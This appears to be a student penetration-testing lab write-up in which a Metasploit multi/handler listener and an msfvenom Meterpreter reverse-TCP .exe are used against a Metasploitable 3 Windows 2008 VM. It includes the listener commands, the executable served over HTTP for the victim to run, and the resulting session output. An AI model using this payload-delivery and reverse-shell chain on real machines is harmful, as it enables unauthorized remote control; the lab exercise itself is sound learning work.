


This will generate me a normal .exe windows executable format so we can use it for attacking.



We are using Metasploit's **multi/handler** module to set up a listener that will wait for an incoming connection from the target machine. This setup is often used in conjunction with a reverse shell payload created by **msfvenom**, as shown in your previous screenshot. Here's a breakdown of the commands:


- **use exploit/multi/handler**:
  - This command tells Metasploit to use the **multi/handler** module. This module acts as a listener for incoming connections from a reverse shell payload, which has already been placed on the target system.
- **set payload windows/meterpreter/reverse_tcp**:
  - This command sets the payload type to **windows/meterpreter/reverse_tcp**, which is a Meterpreter reverse shell for Windows. It means the target machine will connect back to your system, providing you with a Meterpreter shell, allowing you to execute commands on the target.
- **show options**:
  - This command displays the configurable options for the selected payload. Here, you can see options like EXITFUNC, LHOST, and LPORT.
- **set LHOST 192.168.180.11**:
  - This sets **LHOST** (Local Host) to your machine's IP address (192.168.180.11). This is the IP address that the target machine will connect back to.
- **set LPORT 4444**:
  - This sets **LPORT** (Local Port) to 4444. This is the port that Metasploit will listen on for the incoming connection from the target machine.
- **exploit**:
  - This command starts the listener. It will now wait for the target machine to execute the payload created earlier, which will connect back to your IP address on port 4444. Once the connection is established, you'll gain a Meterpreter session on the target, allowing for further interaction.



Now we have run the exploit in a reverse shell, and started a http server in our kali VM so that it starts the website based on the IP address

We then move on to the target machine, and run the http://192.168.180.11:8000/ so when we do us we get the access of the kali vm from there we download the shika.exe which contains the payload and if the user by any chance runs the .exe file, the target machine gets hacked and the shell access is created on the kali VM.

And that's what we have demonstrated below.




In the Above we can see the downloaded .exe files in the target and when we execute the files we get the meterpreter shell in our Kali VM

```
[*] Started reverse TCP handler on 192.168.180.11:4444
[*] Sending stage (176198 bytes) to 192.168.180.170
[*] Meterpreter session 1 opened (192.168.180.11:4444 → 192.168.180.170:49322) at 2024-11-01 01:39:44 -0400

meterpreter > 
```

ACCESSING THE WINDOWS 2k8 SERVER REMOTELY:



We can use the sysinfo and ls command to check and verify the target machines Os and specifications.

CONCLUSION:

By doing this project we have learned how to use the Virtual Box and setting up of the VMs for pentesting, also the working of nmap and metasploit tools, and its in-depth hands-on experience on a vulnerable machine. We learned the major security concerns that can be deducted from an outdated version of an OS(Windows in this scenario). By doing so, we can intimate the end user of the vulnerabilities in their machine and how to avoid them.

TEAM MEMBERS

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REFERENCES:

Download VirtualBox:
https://www.virtualbox.org/wiki/Downloads

Download kali:
https://www.kali.org/get-kali/#kali-installer-images

Download metasploitable 3(windows 2k8):
https://github.com/rapid7/metasploitable3

For basic understanding of how the tools work:
https://youtu.be/OWVzwMRinQ8?si=PJXfFlfVzVB-flnR

OWASP top 10:
https://owasp.org/www-project-top-ten/

CWE top 25:
https://cwe.mitre.org/top25/

Ports:
https://www.cloudflare.com/en-gb/learning/network-layer/what-is-a-computer-port/

TCP ports:
https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

IP Protocols:
https://en.wikipedia.org/wiki/List_of_IP_protocol_numbers